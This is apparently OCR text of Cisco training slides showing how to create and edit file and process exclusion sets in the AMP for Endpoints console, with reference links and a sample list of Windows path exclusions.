
For Your Reference

- Deployment of AMP for Endpoints with Identity Persistence:
  - https://www.cisco.com/c/en/us/support/docs/security/advanced-malware-protection-endpoints/200318-Deployment-of-Cisco-AMP-for-Endpoints-wi.html
- Image or Clone a Computer with AMP for Endpoints connector Installed:
  - https://www.cisco.com/c/en/us/support/docs/security/advanced-malware-protection-endpoints/118749-technote-fireamp-00.html
- AMP for Endpoints Deployment Strategy Guide:
  - https://docs.amp.cisco.com/en/A4E/AMP%20for%20Endpoints%20Deployment%20Strategy.pdf

Creating Exclusions Step 1:

Log into your AMP for Endpoints console.


Select Management Click Exclusions



For Your Reference

Creating Exclusions Step 2:

You can edit the default exclusion sets by clicking the edit button.




Creating Exclusions Step 2a:

You can create a new Exclusion set by clicking New Exclusion Set

Selecting the Applicable OS

Click Create

For Your Reference





Creating Exclusions Step 3:

To edit an existing exclusion select the exclusion type from the drop down on the left.

Modify the exclusion on the right

For Your Reference





Creating Exclusions Step 3a:

To create a new exclusion click +Add Exclusion, this will add a new exclusion line to the bottom of the list.

See Step 3

For Your Reference

Path	CSIDL_WINDOWS\System32\dfsrs.exe
Path	CSIDL_WINDOWS\System32\dns.exe
Path	CSIDL_WINDOWS\system32\GroupPolicy\registry.pol
Path	CSIDL_WINDOWS\System32\ntfrs.exe
Path	CSIDL_WINDOWS\SYSVOL\domain\DO_NOT_REMOVE_NtFrs_PreInstall_Directory
Path	CSIDL_WINDOWS\SYSVOL\staging
Path	CSIDL_WINDOWS\SYSVOL\staging areas
Path	CSIDL_WINDOWS\SYSVOL\sysvol
Path	CSIDL_WINDOWS\Temp\Diebold\Warsaw\
Path	CSIDL_WINDOWS\Temp_avast5_\
Path	CSIDL_WINDOWS\Temp_avast_\

+ Add Exclusion Revert Changes Save


+ Add Exclusion Revert Changes Save

Process/System/MAP Exclusions


Select the Type from the Dropdown
Enter the Path and/or SHA remember the note on slide 7


If you wish to apply the exclusion to child processes check: Apply to child processes


Select save



For Your Reference







CISCO

You make **possible**